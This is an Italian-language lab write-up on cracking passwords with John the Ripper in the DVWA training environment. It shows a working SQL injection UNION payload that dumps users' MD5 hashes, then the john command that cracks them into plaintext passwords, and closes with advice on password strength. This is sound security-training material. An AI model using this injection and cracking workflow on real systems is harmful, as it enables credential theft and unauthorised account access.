


Password Cracking con JtR

Con “Password Cracking” si intende la procedura tramite la quale si giunge alla decrittazione di password crittografate mediante metodologie manuali (decisamente non consigliate), tool automatici, o “Rainbow tables”. I tool automatici, generalmente, una volta passata loro la metodologia di crittazione, paragonano quest’ultime con le password contenute nel file, fino a quando non trova una corrispondenza tra i dati in suo possesso ed i valori passati. Le “rainbow tables”, invece, sono tabelle piuttosto corpose (anche 1TB o più) che contengono all’interno una lista di credenziali “in chiaro” ed i loro rispettivi valori crittografati. Mediante queste tabelle è possibile paragonare i dati ed eseguire un “attacco a dizionario” fino ad identificare la corretta associazione tra i valori “in chiaro” e quelli crittografati.



DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection


User ID:

```
ID: ' UNION SELECT first_name, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT first_name, password FROM users#  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT first_name, password FROM users#  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT first_name, password FROM users#  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT first_name, password FROM users#  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

La task di oggi prevede la decrittazione delle password ricavate nell’esercitazione di ieri tramite SQL Injection. La prima cosa da fare, dunque, è preparare un file apposito contenente le credenziali ricavate di modo da poterlo successivamente “dare in pasto” al tool di cracking scelto, JtR in questo caso.





Una volta salvato il file, posso procedere con l'avvio del tool.

Con il comando “john --format=raw-md5 ashed.txt”, chiedo a John the Ripper di crackare le password contenute nel file “ashed.txt”, indicando al tool MD5 come metodo di crittazione. L'output generato dal programma sarà il seguente:

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 ashed.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2023-06-07 08:56) 17.24g/s 628503p/s 628503c/s 687813C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Mi assicuro che l'esperimento abbia avuto successo provando ad accedere alla DVWA con le credenziali di Pablo.





Nel caso specifico, sarebbe opportuno segnalare, se si trattasse di un PenTest effettivo, che nessuna delle password arriva agli standard minimi di sicurezza essendo più corte dei dodici caratteri attualmente considerati come “standard minimo” e completamente manchevoli di caratteri speciali. Si noti, infatti, come un software virtualmente lento come JtR, abbia impiegato soltanto pochi secondi a decrittare cinque password contemporaneamente.